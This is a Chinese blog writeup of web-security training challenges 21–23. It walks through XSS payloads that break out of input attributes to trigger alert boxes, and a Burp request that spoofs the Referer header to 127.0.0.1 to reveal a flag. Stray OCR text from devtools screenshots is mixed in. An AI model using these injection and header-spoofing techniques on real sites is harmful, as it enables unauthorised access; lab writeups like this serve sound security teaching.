二向箔-百日打卡writeup21-25

原创

beirry 于 2021-12-08 17:46:35 发布 3926 收藏

分类专栏： 二向箔安全-百日打卡 文章标签： web安全

本文链接：https://blog.csdn.net/beirry/article/details/121795973


二向箔安全-百日打卡 专栏收录该内容

6 篇文章 0 订阅


订阅专栏


NO.21

xss弹窗测试




直接填入 `<img src=x onerror=alert(1)>`






发现并没有弹窗，则打开F12看下情况，可以看到被value包含了，那么可以在输入框这样写，`" onkeydown="alert(1)` 回车可以看到我们输入的值被当作标签内容了




在输入框按下一个字则会弹窗，也可以尝试下用onkeyup，当你在输入框中手指按下一个键放开时，则会弹窗




NO.22

这个标签也是输入标签，那么可以直接跟上题一样，双引号闭合前面的值，再输入onkeyup=alert(1)//，也就是`" onkeyup=alert(1)//`


//是用来注释掉后面的字符



可以看到onkeyup生效了



任意输入，弹窗


81 DAYS
18H 45MIN 36S
Before we launch a new challenge
REGISTER
REGISTER TO GET OUR LATEST NEWS
Please, write your email below to stay in touch with us :
EMAIL
OK
About
Lorem
…
::after


…
</form>

</section>
<footer class="p-footer p-scrolldown">…</footer>

.page-footer, .header-top .menu a, .page p {
font-size: 14px;
}
main.css:14…
.page .form input {
background
transpar
background
.fp-section.fp-table.active
div.fp-tableCell
section.content
div
form.form.magic
div.fields.clearfix
div.input
input
aaa
取消
控制台
搜索
问题
新变化
Aa
user
CSDN @beirry

NO.23

根据提示，有两种思路，1是修改referer，2是添加XFF头




先来尝试修改referer
利用burp抓包，修改referer为127.0.0.1

```
GET /ofeif/index? HTTP/1.1
Host: rimovni.exeye.run
Pragma: no-cache
Cache-Control: no-cache
Sec-Ch-Ua: "Google Chrome";v="95", "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


```
.flash.is-off{
  -webkit-animation:is-off2slinearinfinite!important;
  animation:is-off2slinearinfinite!important;
}


.glitch.flash{
  -webkit-transform:skewX(0deg)scaleY(1);
  transform:skewX(0deg)scaleY(1);
}
.glitch.flashspan:before,
.glitch.flashspan:after{
  display:block;
  content:'two{reFerer_Here}';
  position:absolute;
  top:0;
  color:#fff;
  background:#050710;
  overflow:hidden;
  width:580px;
  height:60px;
  clip:rect(0,300px,0,0);
  will-change:transform;

}
.glitch.flashspan:before{
  left:-2px;
  text-shadow:2px0#00f;
  animation:c21sinfinitelinearalternate-reverse;
}
.glitch.flashspan:after{
  left:3px;
  text-shadow:-2px0#f00;
  animation:c12sinfinitelinearalternate-reverse;
}
```


NO.24

